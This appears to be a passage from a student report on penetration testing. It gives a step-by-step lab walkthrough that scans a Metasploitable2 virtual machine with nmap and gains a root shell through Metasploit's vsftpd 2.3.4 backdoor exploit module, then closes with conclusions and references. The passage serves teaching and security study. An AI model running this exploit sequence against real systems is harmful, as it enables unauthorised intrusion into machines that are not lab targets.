
As the Metasploitable2 machine is our target machine, we would need the IP Address for this machine which we would get using the following command:

msfadmin@metasploitable: ~$ ifconfig



Go back to the metasploit framework in kali linux and get the information on the taret system using the following command:


msf > whois 192.168.120.120



To find all the vulnerabilities and open ports, we use nmap in the msf console on the target machine using the following command:


Penetration testing

msf > nmap -F -sV 192.168.120.120



To perform sample penetration testing, we will us the open ‘ftp’ port. To get the exploits related to this vulnerability we search the Metasploit framework using the following command:

msf > search vsftpd



exploit/unix/ftp/vsftpd_234_backdoor: this exploit gives us the backdoor access to the target ,achine using ftp port

To use this exploit, we enter the following command in msf console and enter into the module

msf > use exploit/unix/ftp/vsftpd_234_backdoor

Now to get the options and settings that we will have to input to set the metasploitable2 as the target machine, we use the following comand:

msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Set the target machine (RHOSTS) using the metasploitable2 IP Address using the follwing command:

msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.120.120


Now head back to Metasploit in kali and start the exploit using the following command:

msf exploit(unix/ftp/vsftpd_234_backdoor) > run

Now, we have gained backdoor access into the target system, i.e., Metasploitable2.

We run the following series of commands to show that we have indeed gained the access and will create a new directory called ‘pen_test’ and will create a text file in it called ‘test.txt’.

```
whoami
cd /home/msfadmin
mkdir pentest
cd pentest
touch hack.txt
```




Head to the Metasploitable2 console and verify whether the directory was created:

root@metasploitable: /home# ls

root@metasploitable: /home# cd pentest

root@metasploitable: /home/pentest# ls

Now we can see the hack.txt has been created in the Metasploitable machine.



As you can see we have gained access to Metasploitable remotely. A command shell has opened that allows us to navigate through the system and modify things as we go. From here we can run all sorts of havoc on the victim machine.

This is one example of how a system can be exploited using the Metasploit Framework. This attack can also be done manually without the tools provided by Metasploitable. There are more vulnerable systems that you can take a stab at with Metasploit.

Conclusion:

The main goal of penetration testing is to identify security weaknesses to test an organization's security policy, its adherence to compliance requirements, its employees' security awareness and the organization's ability to identify and respond to security incidents. The security weaknesses that are identified through the 4 steps of our pen testing are aggregated and provided to the organization's IT and network system managers, enabling them to make strategic decisions and prioritize remediation efforts.

Future Work:

- We can use many tools for penetration testing for various steps.
- Several AI algorithms can be used in order to improve the security system after performing the penetration testing.
- We can enhance the security by improving the way the penetration testing in the further research on penetration testing.
- We can try and improve the speed of the penetration testing with faster cycles.
- And we can also find a way to reduce the cost without sacrificing the quality.
- We can improve by using high frequency, low cost, autonomous pentests.
- These are some of the vulners where future work can be done.

References

1. Kaur, G. and Kaur, N., 2017. Penetration Testing--Reconnaissance with NMAP Tool. *International Journal of Advanced Research in Computer Science*, *8*(3).
2. Almaarif, A. and Lubis, M., 2020. Vulnerability Assessment and Penetration Testing (VAPT) Framework: Case Study of Government's Website. *Advanced Science Engineering Information Technology*.
3. Bingham, M., Skillen, A. and Somayaji, A., 2014, June. Even hackers deserve usability: An expert evaluation of penetration testing tools. In *Proceedings of the 9th Annual Symposium on Information Assurance (ASIA14)* (pp. 23-31).
4. Aparicio Carranza, M.G., Carranza, H. and DeCusatis, C., Performance Evaluation of a Raspberry Pi Bramble Cluster for Penetration Testing.
5. Tiwari, V., 2021. DPLOOP: Detection and Prevention of Loopholes in Web Application Security. In *Advances in Computational Intelligence and Communication Technology* (pp. 161-172). Springer, Singapore.
6. Baako, I., Umar, S. and Gidisu, P., 2019. Privacy and security concerns in electronic commerce websites in Ghana: a survey study. *International Journal of Computer Network and Information Security*, *10*(10), p.19.
7. Rawat, S., Bhatia, T., & Chopra, E. (2020). Web Application Vulnerability Exploitation using Penetration Testing scripts. *Int. J. Sci. Res. Eng. Trends*, *6*(1), 311-317.
8. Rani, S. and Nagpal, R., 2019. Penetration Testing using metasploit framework: An ethical approach. *International Research Journal of Engineering and Technology (IRJET)*, *6*(08)..
9. Al Shebli, H.M.Z. and Beheshti, B.D., 2018, May. A study on penetration testing process and tools. In *2018 IEEE Long Island Systems, Applications and Technology Conference (LISAT)* (pp. 1-7). IEEE.
10. Maji, S., Jain, H., Pandey, V. and Siddiqui, V.A., 2022. White Hat Security-An Overview of Penetration Testing Tools. *Available at SSRN 4159095*.